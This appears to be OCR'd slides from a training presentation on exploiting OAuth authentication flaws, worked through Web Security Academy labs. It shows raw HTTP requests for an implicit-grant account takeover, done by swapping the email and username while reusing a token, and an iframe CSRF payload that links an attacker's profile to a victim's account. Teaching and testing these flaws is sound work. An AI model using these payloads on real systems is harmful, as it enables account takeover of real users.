  - Uses specific key query parameters: `client_id`, redirect_uri, response_type, etc.

Sample OAuth Authorization Request

```
GET /authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=
token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com
...
```

Exploiting OAuth Authentication Vulnerabilities

Client Application Vulnerabilities

- ❑ Improper implementation of the implicit grant type.
- ❑ Flawed CSRF protection


OAuth Service Vulnerabilities

- ❑ Leaking authorization codes and access tokens.
- ❑ Flawed scope validation.
- ❑ Unverified user registration.

OpenID Connect Vulnerabilities

- ❑ Unprotected dynamic client registration.

Improper Implementation of the Implicit Grant Type



Improper Implementation of the Implicit Grant Type

Request

Pretty Raw Hex

```
1 POST /authenticate HTTP/2
2 Host: 0ab6002d045fa5fc80ed17080040000b.web-security-academy.net
3 Cookie: session=b2Z9umtOpvqrgyB1OqvwsMWhdeowdl5r
4 Content-Length: 103
5 Sec-Ch-Ua-Platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json
8 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
   Safari/537.36
12 Origin:
   https://0ab6002d045fa5fc80ed17080040000b.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   https://0ab6002d045fa5fc80ed17080040000b.web-security-academy.net/
   oauth-callback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
     "email":"wiener@hotdog.com",
     "username":"wiener",
     "token":"5IUGSo5Fq0doe1HlzCoWN7S412j14w7lbpI-G9rDzBT"
   }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=gAdpYTDM5Owwomczrfh64Z5RxtOscFxC; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Improper Implementation of the Implicit Grant Type

Request

Pretty Raw Hex


```
1 POST /authenticate HTTP/2
2 Host: 0ab6002d045fa5fc80ed17080040000b.web-security-academy.net
3 Cookie: session=b2Z9umtOpvqrgyB1OqvwsMWhdeowdl5r
4 Content-Length: 111
5 Sec-Ch-Ua-Platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json
8 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
   Safari/537.36
12 Origin:
   https://0ab6002d045fa5fc80ed17080040000b.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   https://0ab6002d045fa5fc80ed17080040000b.web-security-academy.net/
   oauth-callback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
     "email":"carlos@carlos-montoya.net",
     "username":"carlos",
     "token":"5IUGSo5Fq0doe1HlzCoWN7S412j14w7lbpI-G9rDzBT"
   }
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=Pcanrb43cpt8qVztm5uMBUt8PjmOC2Xd; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Flawed CSRF Protection



Flawed CSRF Protection

Flawed CSRF Protection



Request

Pretty Raw Hex

```
1 GET /oauth-linking?code=
  fsYFZiFXpR1WImzzaNrAnqE9ULreJrcxThS4xT9DRI8 HTTP/2
2 Host: 0a44009e0481744081653e3a00200078.web-security-academy.net
3 Cookie: session=oqeuX1fBDhlKqbbiYboFTiVjdUXb4OMe
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.7
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "macOS"
16 Referer:
  https://oauth-0aa7008a04fe748781e83c6202ca00da.oauth-server.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Flawed CSRF Protection

Generate a code using the attacker account and then send the following exploit to the victim user.

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/oauth-linking?code=ATTACKER-CODE"></iframe>
```

When the victim clicks on the the exploit link, the iframe will complete the OAuth flow using the attacker's social media profile, attaching it to the victim account on the blog website.

Exploiting OAuth Authentication Vulnerabilities

Client Application Vulnerabilities

- ☑ Improper implementation of the implicit grant type.
- ☑ Flawed CSRF protection


OAuth Service Vulnerabilities

- ☐ Leaking authorization codes and access tokens.
- ☐ Flawed scope validation.
- ☐ Unverified user registration.

